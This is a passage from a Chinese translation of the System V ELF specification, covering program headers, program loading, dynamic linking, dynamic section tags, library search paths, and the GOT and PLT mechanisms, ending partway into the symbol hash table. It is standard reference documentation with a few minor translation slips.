        Elf32_Word      p_align;
} Elf32_Phdr;
```

* p_type

  该成员指出了这个数组的元素描述了什么类型的段，或怎样解释该数组元素的信息。
  类型值和含义如下所述。

* p_offset

  该成员给出了该段的驻留位置相对于文件开始处的偏移。

* p_vaddr

  该成员给出了该段在内存中的首字节地址。

* p_paddr

  在物理地址定位有关联的系统中，该成员是为该段的物理地址而保留的。由于
  System V 忽略了应用程序的物理地址定位，该成员对于可执行文件和共享的

object 而言是未指定内容的。

* p_filesz

该成员给出了文件映像中该段的字节数；它可能是 0 。

* p_memsz

该成员给出了内存映像中该段的字节数；它可能是 0 。

* p_flags

该成员给出了和该段相关的标志。定义的标志值如下所述。

* p_align

就象在后面“载入程序”部分中所说的那样，可载入的进程段必须有合适的 p_vaddr 、 p_offset 值，取页面大小的模。该成员给出了该段在内存和文件中排列值。 0 和 1 表示不需要排列。否则， p_align 必须为正的 2 的幂，并且 p_vaddr 应当等于 p_offset 模 p_align 。

某些入口描述了进程段；其他的则提供补充信息并且无益于进程映像。已经定义的入口可以以任何顺序出现，除非是下面明确声明的。后面是段类型值；其他的值保留以便将来用于其他用途。

+ Figure 2-2: Segment Types, p_type

Figure 2-2: Segment Types, p_type

Name	Value
PT_NULL	0
PT_LOAD	1
PT_DYNAMIC	2
PT_INTERP	3
PT_NOTE	4
PT_SHLIB	5
PT_PHDR	6
PT_LOPROC	0x70000000
PT_HIPROC	0x7fffffff

* PT_NULL

该数组元素未使用；其他的成员值是未定义的。这种类型让程序头表忽略入口。

* PT_LOAD

该数组元素指定一个可载入的段，由 p_filesz 和 p_memsz 描述。文件中字节被映射到内存段中。如果该段的内存大小（ p_memsz ）比文件大小（ p_filesz ）要大，则多出的字节将象段初始化区域那样保持为 0 。文件的大小不会比内存大小值大。在程序头表中，可载入段入口是以 p_vaddr 的升序排列的。

* PT_DYNAMIC

该数组元素指定动态链接信息。参阅 后面的“动态部分”以获得更多信息。

* PT_INTERP

该数组元素指定一个 null-terminated 路径名的位置和大小（作为解释程序）。
这种段类型仅仅对可执行文件有意义（尽管它可能发生在一个共享 object 上）；
它在一个文件中只能出现一次。如果它出现，它必须先于任何一个可载入段入口。
参阅 后面的“程序解释器”（Program Interpreter）以获得更多的信息。

* PT_NOTE

该数组元素指定辅助信息的位置和大小。参阅 后面的“注意部分”以获得细节。

* PT_SHLIB

该段类型保留且具有未指定的语义。具有一个这种类型数组元素的程序并不
遵守 ABI 。

* PT_PHDR

该数组元素（如果出现），指定了程序头表本身的位置和大小（包括在文件中
和在该程序的内存映像中）。更进一步来说，它仅仅在该程序头表是程序内存映像
的一部分时才有效。如果它出现，它必须先于任何可载入段入口。参阅 后面的
“程序解释器”（Program Interpreter）以获得更多的信息。

* PT_LOPROC through PT_HIPROC

该范围中的值保留用于特定处理器的语义。

注意：除非在别处的特殊要求，所有的程序头的段类型是可选的。也就是说，

一个文件的程序头表也许仅仅包含和其内容相关的元素。

基地址 Base Address

可执行和共享的 object file 有一个基地址，该基地址是与程序的 object file 在内存中映像相关的最低虚拟地址。基地址的用途之一是在动态链接过程中重定位该程序的内存映像。

一个可执行的 object file 或 一个共享的 object file 的基地址是在执行的时候从三个值计算而来的：内存载入地址、页面大小的最大值 和 程序可载入段的最低虚拟地址。就象在“程序载入”中所描述的那样，程序头中的虚拟地址也许和程序的内存映像中实际的虚拟地址并不相同。为了计算基地址，必须确定与 PT_LOAD 段 p_vaddr 的最小值相关的内存地址。获得基地址的方法是将内存地址截去最大页面大小的最接近的整数倍。由于依赖载入内存中的文件类型，该内存地址和 p_vaddr 值可能匹配也可能不匹配。


就象在第一部分中 "Section" 中描述的那样， .bss section 具有 SHT_NOBITS 的类型。尽管在文件中不占用空间，它在段的内存映像中起作用。通常，没有初始化的数据驻留在段尾，因此使得在相关的程序头元素中的 p_memsz 比 p_filesz 大。

注释节

有的时候供应商或系统设计者需要用特定的信息标记一个 object file 以便其他程序检查其兼容的一致性，等等此类。 SHT_NOTE 类型的 section 和 PT_NOTE 类型的程序头元素能够被用于此目的。 section 和程序头中的注解信息包含了任意数目的入口，每一个入口的格式都是对应于特定处理器格式的 4-字节数组。下面的标签有助于解释注释信息的组织形式，但是这些标签不是规格说明的一部分。

+ Figure 2-3: Note Information

Figure 2-3: Note Information



* namesz and name

  名字中 namesz 的第一个字节包含了一个 null-terminated 字符表达了该入口的拥有者或始发者。没有正式的机制来避免名字冲突。从惯例来说，供应商使用他们自己的名称，比如 "XYZ Computer Company"，作为标志。如果没有提供名字， namesz 值为 0 。 如果有必要，确定

描述信息 4-字节对齐。 这样的填充信息并不包含在 namesz 中。

* descsz and desc

desc 中 descsz 的首字节包含了注解描述符。ABI 不会在一个描述符内容中
放入任何系统参数。如果没有描述符， descsz 将为 0 。 如果有必要，确定
描述信息 4-字节对齐。 这样的填充信息并不包含在 descsz 中。


* type

该 word 给出了描述符的解释。每一个创造着（originator） 控制着自己的类型;
对于单单一个类型值的多种解释是可能存在的。因此，一个程序必须辨认出该名字
和其类型以便理解一个描述符。这个时候的类型必须是非负的。ABI 没有定义
描述符的含义。

为了举例说明，下面的解释段包含两个入口。

+ Figure 2-4: Example Note Segment

Figure 2-4: Example Note Segment



注意：系统保留的注解信息没有名字（namesz==0），有一个零长度的名字（name[0]=='\0'）现在还没有类型为其定义。所有其他的名字必须至少有一个非空的字符。

注意：注解信息是可选的。注解信息的出现并不影响一个程序的 ABI 一致性，前提是该信息不影响程序的执行行为。否则，该程序将不遵循 ABI 并将出现未定义的行为。

程序载入 Program Loading


当创建或增加一个进程映像的时候，系统在理论上将拷贝一个文件的段到一个虚拟的内存段。(以段的方式完成加载)系统什么时候实际地读文件依赖于程序的执行行为，系统载入等等。一个进程仅仅在执行时需要引用逻辑页面的时候才需要一个物理页面，实际上进程通常会留下许多未引用的页面。因此推迟物理上的读取常常可以避免这些情况，改良系统的

特性。为了在实践中达到这种效果，可执行的和共享的 object file 必须具有合适于页面大小取模值的文件偏移和虚拟地址这样条件的段映像。

虚拟地址和文件偏移在 SYSTEM V 结构的段中是模 4KB（0x1000） 或大的 2 的幂。由于 4KB 是最大的页面大小，因此无论物理页面大小是多少，文件必须去适合页面。

+ Figure 2-5: Executable File

Figure 2-5: Executable File



+ Figure 2-6: Program Header Segments（程序头段）

Figure 2-6: Program Header Segments

Member	Text	Data
p_type	PT_LOAD	PT_LOAD
p_offset	0x100	0x2bf00
p_vaddr	0x8048100	0x8074f00
p_paddr	unspecified	unspecified
p_filesz	0x2be00	0x4e00
p_memsz	0x2be00	0x5e24
p_flags	PF_R + PF_X	PF_R + PF_W + PF_X
p_align	0x1000	0x1000

尽管示例中的文件偏移和虚拟地址在文本和数据两方面都适合模 4KB ，但是还有 4 个文件页面混合了代码和数据（依赖于页面大小和文件系统块的大小）。


* 第一个文本页面包含了 ELF 头、程序头以及其他信息。
* 最后的文本页包含了一个数据开始的拷贝。
* 第一个数据页面有一个文本结束的拷贝。
* 最后的数据页面也许会包含与正在运行的进程无关的文件信息。

理论上，系统强制内存中段的区别；段地址被调整为适应每一个逻辑页面在地址空间中有一个简单的准许集合。在上面的示例中，包含文本结束和数据开始的文件区域将被映射两次：在一个虚拟地址上为文本而另一个虚拟地址上为数据。

数据段的结束处需要对未初始化的数据进行特殊处理（系统定义的以 0 值开始）。因此如果一个文件包含信息的最后一个数据页面不在逻辑内存页面中，则无关的数据应当被置为 0 （这里不是指未知的可执行文件的内容）。在其他三个页面中 ″Impurities″ 理论上并不是进程映像的一部分；系统是否擦掉它们是未指定的。下面程序的内存映像假设了 4KB 的页面。

+ Figure 2-7: Process Image Segments（进程映像段）

Figure 2-7: Process Image Segments



可执行文件和共享文件在段载入方面有所不同。典型地，可执行文件段包含了绝对代码。为了让进程正确执行，这些段必须驻留在建立可执行文件的虚拟地址处。因此系统使用不变的 p_vaddr 作为虚拟地址。

另一方面，共享文件段包含与位置无关的代码。这让不同进程的相应段虚拟地址各不相同，且不影响执行。虽然系统为各个进程选择虚拟地址，它还要维护各个段的相对位置。因为位置无关的代码在段间使用相对定址，故而内存中的虚拟地址的不同必须符合文件中虚拟地址的不同。下表给出了几个进程可能的共享对象虚拟地址的分配，演示了不变的相对定位。该表同时演示了基地址的计算。

+ Figure 2-8: Example Shared Object Segment Addresses

Figure 2-8: Example Shared Object Segment Addresses

Sourc	Text	Data	Base Address
File	0x200	0x2a400	0x0
Process 1	0x80000200	0x8002a400	0x80000000
Process 2	0x80081200	0x800ab400	0x80081000
Process 3	0x900c0200	0x900ea400	0x900c0000
Process 4	0x900c6200	0x900f0400	0x900c6000

动态链接 Dynamic Linking

一个可执行文件可能有一个 PT_INTERP 程序头元素。在 exec(BA_OS) 的过程中，系统从 PT_INTERP 段中取回一个路径名并由解释器文件的段创建初始的进程映像。也就是说，系统为解释器“编写”了一个内存映像，而不是使用原始的可执行文件的段映像。此时该解释器就负责接收系统来的控制并且为应用程序提供一个环境变量。

解释器使用两种方法中的一种来接收系统来的控制。首先，它会接收一个文件描述符来读取该可执行文件，定位于开头。它可以使用这个文件描述符来读取 并且（或者）映射该可执行文件的段到内存中。其次，依赖于该可执行文件的格式，系统会载入这个可执行文件到内存中而不是给该解释器一个文件描述符。伴随着可能的文件描述符异常的情况，解释器的初始进程声明应匹配该可执行文件应当收到的内容。解释器本身并不需要第二个解释器。一个解释器可能是一个共享对象也可能是一个可执行文件。

* 一个共享对象（通常的情况）在被载入的时候是位置无关的，各个进程可能不同；系统在 mmap(KE_OS) 使用的动态段域为它创建段和相关的服务。因而，一个共享对象的解释器将不会和原始的可执行文件的原始段地址相冲突。

* 一个可执行文件被载入到固定地址；系统使用程序头表中的虚拟地址为其创建段。因而，一个可执行文件解释器的虚拟地址可能和第一个可执行文件相冲突；这种冲突由解释器来解决。

动态链接器 Dynamic Linker

当使用动态链接方式建立一个可执行文件时，链接器把一个 PT_INTERP 类型的元素加到可执行文件中，告诉系统把动态链接器做为该程序的解释器。

注意：由系统提供的动态链接器是和特定处理器相关的。

Exec(BA_OS) 和动态链接器合作为程序创建进程，必须有如下的动作：

* 将可执行文件的内存段加入进程映像中；
* 将共享对象的内存段加入进程映像中；
* 为可执行文件和它的共享对象进行重定位；
* 如果有一个用于读取可执行文件的文件描述符传递给了动态链接器，那么关闭它。
* 向程序传递控制，就象该程序已经直接从 exec(BA_OS) 接收控制一样。

链接器同时也为动态链接器构建各种可执行文件和共享对象文件的相关数据。就象在上面“程序头”中说的那样，这些数据驻留在可载入段中，使得它们在执行过程中有效。（再一次的，要记住精确的段内容是处理器相关的。可以参阅相应处理器的补充说明来获得详尽的信息。）

* 一个具有 SHT_DYNAMIC 类型的 .dynamic section 包含各种数据。驻留在 section 开头的结构包含了其他动态链接信息的地址。

* SHT_HASH 类型的 .hash section 包含了一个 symbol hash table.

* SHT_PROGBITS 类型的 .got 和 .plt section 包含了两个分离的 table: 全局偏移表和过程链接表。 下面的 section 演示了动态链接器使用和改变这些表来为 object file 创建内存映像。

由于每一个遵循 ABI 的程序从一个共享对象库中输入基本的系统服务，因此动态链接器分享于每一个遵循 ABI 的程序的执行过程中。

就象在处理器补充说明的“程序载入”所解释的那样，共享对象也许会占用与记录在文件的程序头表中的地址不同的虚拟内存地址。动态链接器重定位内存映像，在应用程序获得控制之前更新绝对地址。尽管在库被载入到由程序头表指定的地址的情况下绝对地址应当是正确的，通常的情况却不是这样。

如果进程环境 [see exec(BA_OS)] 包含了一个非零的 LD_BIND_NOW 变量，

动态链接器将在控制传递到程序之前进行所有的重定位。举例而言，所有下面的环境入口将指定这种行为。

* LD_BIND_NOW=1
* LD_BIND_NOW=on
* LD_BIND_NOW=off

其他情况下， LD_BIND_NOW 或者不在环境中或者为空值。动态链接器可以不急于处理过程链接表入口，因而避免了对没有调用的函数的符号解析和重定位。参阅"Procedure Linkage Table"获取更多的信息。

动态节 Dynamic Section

假如一个 object 文件参与动态的连接，它的程序头表将有一个类型为 PT_DYNAMIC 的元素。该“段”包含了.dynamic section。一个_DYNAMIC 特别的符号，表明了该 section 包含了以下结构的一个数组。

+ Figure 2-9: Dynamic Structure

```
  typedef struct {
      Elf32_Sword d_tag;
      union {
          Elf32_Sword     d_val;
```

```
        Elf32_Addr      d_ptr;
    } d_un;
} Elf32_Dyn;

extern Elf32_Dyn _DYNAMIC[];
```

对每一个有该类型的 object，d_tag 控制着 d_un 的解释。

* d_val

  那些 Elf32_Word object 描绘了具有不同解释的整形变量。

* d_ptr

  那些 Elf32_Word object 描绘了程序的虚拟地址。就象以前提到的，在执行时，
  文件的虚拟地址可能和内存虚拟地址不匹配。当解释包含在动态结构中的地址
  时是基于原始文件的值和内存的基地址。为了一致性，文件不包含在
  重定位入口来纠正在动态结构中的地址。

以下的表格总结了对可执行和共享 object 文件需要的 tag。假如 tag 被标为
mandatory，ABI-conforming 文件的动态连接数组必须有一个那样的入口。
同样的，“optional”意味着一个可能出现 tag 的入口，但是不是必须的。

+ Figure 2-10: Dynamic Array Tags, d_tag

Name	Value	d_un	Executable	Shared Object
====	=====	====	==========	============

DT_NULL	0	ignored	mandatory	mandatory
DT_NEEDED	1	d_val	optional	optional
DT_PLTRELSZ	2	d_val	optional	optional
DT_PLTGOT	3	d_ptr	optional	optional
DT_HASH	4	d_ptr	mandatory	mandatory
DT_STRTAB	5	d_ptr	mandatory	mandatory
DT_SYMTAB	6	d_ptr	mandatory	mandatory
DT_RELA	7	d_ptr	mandatory	optional
DT_RELASZ	8	d_val	mandatory	optional
DT_RELAENT	9	d_val	mandatory	optional
DT_STRSZ	10	d_val	mandatory	mandatory
DT_SYMENT	11	d_val	mandatory	mandatory
DT_INIT	12	d_ptr	optional	optional
DT_FINI	13	d_ptr	optional	optional
DT_SONAME	14	d_val	ignored	optional
DT_RPATH	15	d_val	optional	ignored
DT_SYMBOLIC	16	ignored	ignored	optional
DT_REL	17	d_ptr	mandatory	optional
DT_RELSZ	18	d_val	mandatory	optional
DT_RELENT	19	d_val	mandatory	optional
DT_PLTREL	20	d_val	optional	optional
DT_DEBUG	21	d_ptr	optional	ignored
DT_TEXTREL	22	ignored	optional	optional
DT_JMPREL	23	d_ptr	optional	optional
DT_LOPROC	0x70000000	unspecified	unspecified	unspecified
DT_HIPROC	0x7fffffff	unspecified	unspecified	unspecified

* DT_NULL

一个 DT_NULL 标记的入口表示了_DYNAMIC 数组的结束。

* DT_NEEDED

这个元素保存着以 NULL 结尾的字符串表的偏移量，那些字符串是所需库的名字。该偏移量是以 DT_STRTAB 为入口的表的索引。看“Shared Object Dependencies”关于那些名字的更多信息。动态数组可能包含了多个这个类型的入口。那些入口的相关顺序是重要的，虽然它们跟其他入口的关系是不重要的。

* DT_PLTRELSZ

该元素保存着跟 PLT 关联的重定位入口的总共字节大小。假如一个入口类型 DT_JMPREL 存在，那么 DT_PLTRELSZ 也必须存在。

* DT_PLTGOT

该元素保存着跟 PLT 关联的地址和（或者）是 GOT。具体细节看处理器补充（processor supplement）部分。

* DT_HASH

该元素保存着符号哈希表的地址，在“哈希表”有描述。该哈希表指向被 DT_SYMTAB 元素引用的符号表。

* DT_STRTAB

该元素保存着字符串表地址，在第一部分有描述，包括了符号名，库名，

和一些其他的在该表中的字符串。

* DT_SYMTAB

该元素保存着符号表的地址，在第一部分有描述，对 32-bit 类型的文件来说，关联着一个 Elf32_Sym 入口。

* DT_RELA

该元素保存着重定位表的地址，在第一部分有描述。在表中的入口有明确的加数，就象 32-bit 类型文件的 Elf32_Rela。一个 object 文件可能好多个重定位 section。当为一个可执行和共享文件建立重定位表的时候，连接编辑器连接那些 section 到一个单一的表。尽管在 object 文件中那些 section 是保持独立的。动态连接器只看成是一个简单的表。当动态连接器为一个可执行文件创建一个进程映象或者是加一个共享 object 到进程映象中，它读重定位表和执行相关的动作。假如该元素存在，动态结构必须也要有 DT_RELASZ 和 DT_RELAENT 元素。当文件的重定位是 mandatory，DT_RELA 或者 DT_REL 可能出现（同时出现是允许的，但是不必要的）。

* DT_RELASZ

该元素保存着 DT_RELA 重定位表总的字节大小。

* DT_RELAENT

该元素保存着 DT_RELA 重定位入口的字节大小。

* DT_STRSZ

  该元素保存着字符串表的字节大小。

* DT_SYMENT

  该元素保存着符号表入口的字节大小。

* DT_INIT

  该元素保存着初始化函数的地址，在下面“初始化和终止函数”中讨论。

* DT_FINI

  该元素保存着终止函数的地址，在下面“初始化和终止函数”中讨论。

* DT_SONAME

  该元素保存着以 NULL 结尾的字符串的字符串表偏移量，那些名字是共享 object 的名字。偏移量是在 DT_STRTAB 入口记录的表的索引。关于那些名字看 Shared Object Dependencies 部分获得更多的信息。

* DT_RPATH

  该元素保存着以 NULL 结尾的搜索库的搜索目录字符串的字符串表偏移量。在共享 object 依赖关系（Shared Object Dependencies）中有讨论

* DT_SYMBOLIC

在共享 object 库中出现的该元素为在库中的引用改变动态连接器符号解析的算法。替代在可执行文件中的符号搜索，动态连接器从它自己的共享 object 开始。假如一个共享的 object 提供引用参考失败，那么动态连接器再照常的搜索可执行文件和其他的共享 object。

* DT_REL

该元素相似于 DT_RELA，除了它的表有潜在的加数，正如 32-bit 文件类型的 Elf32_Rel 一样。假如这个元素存在，它的动态结构必须也同时要有 DT_RELSZ 和 DT_RELENT 的元素。

* DT_RELSZ

该元素保存着 DT_REL 重定位表的总字节大小。

* DT_RELENT

该元素保存着 DT_RELENT 重定为入口的字节大小。

* DT_PLTREL

该成员指明了 PLT 指向的重定位入口的类型。适当地， d_val 成员保存着 DT_REL 或 DT_RELA。在一个 PLT 中的所有重定位必须使用相同的转换。

* DT_DEBUG

该成员被调试使用。它的内容没有被 ABI 指定；访问该入口的程序不是 ABI-conforming 的。

* DT_TEXTREL

如在程序头表中段许可所指出的那样，这个成员的缺乏代表没有重置入口会引起非写段的修改。假如该成员存在，一个或多个重定位入口可能请求修改一个非写段，并且动态连接器能因此有准备。

* DT_JMPREL

假如存在，它的入口 d_ptr 成员保存着重定位入口（该入口单独关联着 PLT）的地址。假如 lazy 方式打开，那么分离它们的重定位入口让动态连接器在进程初始化时忽略它们。假如该入口存在，相关联的类型入口 DT_PLTRELSZ 和 DT_PLTREL 一定要存在。

* DT_LOPROC through DT_HIPROC

在该范围内的变量为特殊的处理器语义保留。除了在数组末尾的 DT_NULL 元素，和 DT_NEEDED 元素相关的次序，入口可能出现在任何次序中。在表中不出现的 Tag 值是保留的。

共享 Object 的依赖关系

当连接器处理一个文档库时，它取出库中成员并且把它们拷贝到一个输出的 object 文件中。当运行时没有包括一个动态连接器的时候，那些静态的连接服务是可用的。共享 object 也提供服务，动态连接器必须把正确的共享 object 文件连接到要实行的进程映象中。因此，可执行文件和共享的 object 文件之间存在着明确的依赖性。

当动态连接器为一个 object 文件创建内存段时，依赖关系（在动态结构的 DT_NEEDED 入口中记录）表明需要哪些 object 来为程序提供服务。通过重复的连接参考的共享 object 和他们的依赖关系，动态连接器可以建造一个完全的进程映象。当解决一个符号引用的时候，动态连接器以宽度优先搜索（breadth-first）来检查符号表，换句话说，它先查看自己的可实行程序中的符号表，然后是顶端 DT_NEEDED 入口（按顺序）的符号表，再接下来是第二级的 DT_NEEDED 入口，依次类推。共享 object 文件必须对进程是可读的；其他权限是不需要的。

注意：即使当一个共享 object 被引用多次（在依赖列关系表中），动态连接器只把它连接到进程中一次。

在依赖关系列表中的名字既被 DT_SONAME 字符串拷贝，又被建立 object 文件时的路径名拷贝。例如，动态连接器建立一个可执行文件（使用带 DT_SONAME 入口的 lib1 共享文件）和一个路径名为/usr/lib/lib2 的共享 object 库，那么可执行文件将在它自己的依赖关系列表中包含 lib1 和/usr/bin/lib2。

假如一个共享 object 名字有一个或更多的反斜杠字符(/)在这名字的如何地方，

例如上面的/usr/lib/lib2 文件或目录，动态连接器把那个字符串自己做为路径名。
假如名字没有反斜杠字符(/)，例如上面的 lib1，三种方法指定共享文件的
搜索路径，如下：

* 第一，动态数组标记 DT_RPATH 保存着目录列表的字符串（用冒号(:)分隔）。
  例如，字符串/home/dir/lib:/home/dir2/lib:告诉动态连接器先搜索
  /home/dir/lib，再搜索/home/dir2/lib，再是当前目录。

* 第二，在进程环境中（see exec(BA_OS)），有一个变量称为 LD_LIBRARY_PATH
  可以保存象上面一样的目录列表（随意跟一个分号(;)和其他目录列表）。
  以下变量等于前面的例子：
    LD_LIBRARY_PATH=/home/dir/lib:/home/dir2/lib:
    LD_LIBRARY_PATH=/home/dir/lib;/home/dir2/lib:
    LD_LIBRARY_PATH=/home/dir/lib:/home/dir2/lib:;
  所以的 LD_LIBRARY_PATH 目录在 DT_RPATH 指向的目录之后被搜索。尽管一些
  程序（例如连接编辑器）不同的处理分号前和分号后的目录，但是动态连接
  不会。不过，动态连接器接受分号符号，具体语意在如上面描述。

* 最后，如果上面的两个目录查找想要得到的库失败，那么动态连接器搜索
  /usr/lib.

注意：出于安全考虑，动态连接器忽略 set-user 和 set-group 的程序的
LD_LIBRARY_PATH 所指定的搜索目录。但它会搜索 DT_RPATH 指明的目录和
/usr/lib。

GOT 全局偏移量表 Global Offset Table

一般情况下，位置无关的代码不包含绝对的虚拟地址。全局偏移量表在私有数据中保存着绝对地址，所以应该使地址可用的，而不是和位置无关性和程序代码段共享能力妥协。一个程序引用它的 GOT(全局偏移量表)来使用位置无关的地址并且提取绝对的变量，所以重定位位置无关的参考到绝对的位置。

初始时，GOT(全局偏移量表)保存着它重定位入口所需要的信息［看第一部分的“Relocation”］。在系统为一个可装载的 object 文件创建内存段以后，动态连接器处理重定位入口，那些类型为 R_386_GLOB_DAT 的指明了 GOT(全局偏移量表)。动态连接器决定了相关的标号变量，计算他们的绝对地址，并且设置适当的内存表入口到正确的变量。虽然当连接编辑器建造 object 文件的时候，绝对地址是不知道，连接器知道所以内存段的地址并且能够因此计算出包含在那里的标号地址。

假如程序需要直接访问符号的绝对地址，那么这个符号将有一个 GOT(全局偏移量表)入口。因为可执行文件和共享文件有独立的 GOT(全局偏移量表)，一个符号地址可能出现在不同的几个表中。在交给进程映象的代码控制权以前，动态连接器处理所有的重定位的 GOT(全局偏移量表)，所以在执行时，确认绝对地址是可用的。

该表的入口 0 是为保存动态结构地址保留的（参考_DYNAMIC 标号）。这允许象动态连接程序那样来找出他们自己的动态结构（还没有处理他们的重定向入口）。这些对于动态连接器是重要的，因为它必要初始化自己而不能依赖于其他程序来重定位他们的内存映象。在 32 位 Interl 系统结构中，在 GOT 中的人口 1 和 2 也是保留的，具体看以下的过程连接表（Procedure Linkage Table）。

系统可以为在不同的程序中相同的共享 object 选择不同的内存段；它甚至可以为相同的程序不同的进程选择不同的库地址。虽然如此，一旦进程映象被建立以后，内存段不改变地址。只要一个进程存在，它的内存段驻留在固定的虚拟地址。

GOT 表的格式和解释是处理器相关的。在 32 位 Intel 体系结构下，标号 _GLOBAL_OFFSET_TABLE_可能被用来访问该表。

+ Figure 2-11: Global Offset Table

```
  extern Elf32_Addr _GLOBAL_OFFSET_TABLE_[];
```

标号_GLOBAL_OFFSET_TABLE_可能驻留在.got section 的中间，允许负的和非负的下标索引这个数组。

PLT 过程连接表 Procedure Linkage Table

就象 GOT 重定位把位置无关的地址计算成绝对地址一样，PLT 过程连接表重定位位置无关的函数调用到绝对的地址。从一个可执行或者共享的 object 文件到另外的，连接编辑器不解析执行的传输（例如函数的调用）。因此，连接编辑器安排程序的传递控制到 PLT 中的入口。在 SYSTEM V 体系下，PLT 存在共享文本中，但是它们使用的地址是在私有的 GOT 中。符号连接器决定了目标的绝对地址并且修改 GOT 的内存映象。因此，在没有危及到位置无关、程序文本的共享能力的情况下。动态连接器能重定位人口。

+ Figure 2-12: Absolute Procedure Linkage Table {*}
绝对的过程连接表

```
.PLT0:pushl   got_plus_4
      jmp     *got_plus_8
      nop; nop
      nop; nop
.PLT1:jmp     *name1_in_GOT
      pushl   $offset
      jmp     .PLT0@PC
.PLT2:jmp     *name2_in_GOT
      pushl   $offset
      jmp     .PLT0@PC
      ...
```

+ Figure 2-13: Position-Independent Procedure Linkage Table
位置无关（或者说位置独立）的过程连接表

```
.PLT0:pushl   4(%ebx)
      jmp     *8(%ebx)
      nop; nop
      nop; nop
.PLT1:jmp     *name1@GOT(%ebx)
      pushl   $offset
      jmp     .PLT0@PC
.PLT2:jmp     *name2@GOT(%ebx)
      pushl   $offset
```

```
        jmp     .PLT0@PC
        ...
```

注意：如图所示，PLT 的指令使用了不同的操作数地址方式，对绝对代码和对位置无关的代码。但是，他们的界面对于动态连接器是相同的。

以下的步骤，动态连接器和程序协作（cooperate）通过 PLT 和 GOT 来解析符号引用。

1. 当第一次创建程序的内存映象时，动态连接器为在 GOT 中特别的变量设置第二次和第三次的入口。下面关于那些变量有更多的解释。

2. 假如 PLT 是位置无关的，那么 GOT 的地址一定是保留在%ebx 中的。每个在进程映象中共享的 object 文件有它自己的 PLT，并且仅仅在同一个 object 文件中，控制传输到 PLT 入口。从而，要调用的函数有责任在调用 PLT 入口前，设置 PLT 地址到寄存器中。

3. 举例说明，假如程序调用函数 name1,它的传输控制到标号.PLT1.

4. 第一个指令跳到在 GOT 入口的 name1 地址。初始话时，GOT 保存着紧跟着的 push1 指令的地址，而不是真实的 name1 的地址。

5. 因此，程序在堆栈中压入(push)一个重定位的偏移量。重定位的偏移量是一个 32 位，非负的字节偏移量（从定位表算起）。指派的重定位入口将是一个 R_386_JMP_SLOT 类型，它的偏移量指明了 GOT 入口（在前面的 jmp 指令中被使用）。该重定位入口也包含一个符号表的索引，因此告诉动态连接器哪个符号要被引用，在这里是 name1。

6. 在压入(push)一个重定位的偏移量后，程序跳到.PLT0,在 PLT 中的第一个入口。pushl 指令在堆栈中放置第二个 GOT 入口(got_plus_4 or 4(%ebx))的值，因此，给动态连接器一个 word 的鉴别信息。然后程序跳到第三个 GOT 入口(got_plus_8 or 8(%ebx))，它传输控制到动态连接器。

7. 当动态连接器接到控制权，它展开堆栈，查看指派的重定位入口，寻找符号的值，在 GOT 入口中存储真实的 name1 地址，然后传输控制想要目的地。

8. PLT 入口的并发执行将直接传输控制到 name1，而不用第二次调用动态连接器了。所以，在.PLT1 中的 jmp 指令将转到 name1,代替“falling through”转到 pushl 指令。

LD_BIND_NOW 环境变量能改变动态连接器的行为。假如这个变量为非空，动态连接器在传输控制到程序前计算 PLT 入口。换句话说，动态连接器处理重定位类型为 R_386_JMP_SLOT 的入口在进程初始化时。否则，动态连接器计算 PLT 入口懒惰的，推迟到符号解析和重定位直到一个表入口的第一次执行。

注意：一般来说，以懒惰（Lazy）方式绑定是对全应用程序执行的改进。因为不使用的符号就不会招致动态连接器做无用功。然而，对一些应用程序，两种情况使用懒惰（Lazy）方式是不受欢迎的。

第一 初始的引用一个共享 object 函数比后来的调用要花的时间长，因为动态连接器截取调用来解析符号。一些应用程序是不能容忍这样的。

第二 假如这个错误发生并且动态连接器不能解析该符号，动态连接器将终止程序。在懒惰（Lazy）方式下，这可能发生在任意的时候。一再的，一些应用程序是不能容忍这样的。通过关掉懒惰（Lazy）方式，在应用程序接到控制前，当在处理初始话时发生错误，动态连接器强迫程序，使

之失败。

哈希表 Hash Table

Elf32_Word object 的哈希表支持符号表的访问。
标号出现在下面帮助解释哈希表的组织，但是它们不是规范的一部分。

+ Figure 2-14: Symbol Hash Table

```
nbucket
nchain
bucket[0]
...
bucket[nbucket - 1]
chain[0]
...
chain[nchain - 1]
```

bucket 数组包含了 nbucket 入口，并且 chain 数组包含了 nchain 个入口;索引从 0 开始。
bucket 和 chain 保存着符号表的索引。Chain 表入口类似于符号表。符号表入口的
数目应该等于 nchain；所以符号表的索引也选择 chain 表的入口。
一个哈希函数(如下的)接受一个符号名并且返回一个可以被计算机使用的 bucket 索引
的值。因此，假如一个哈希函数返回一些名字的值为 X，那么 bucket[x%nbucket]
将给出一个索引 y（既是符号表和 chain 表的索引）。假如符号表入口不是期望的，
chain[y]给出下一个符号表的入口（使用相同的哈希变量）。可以沿着 chain

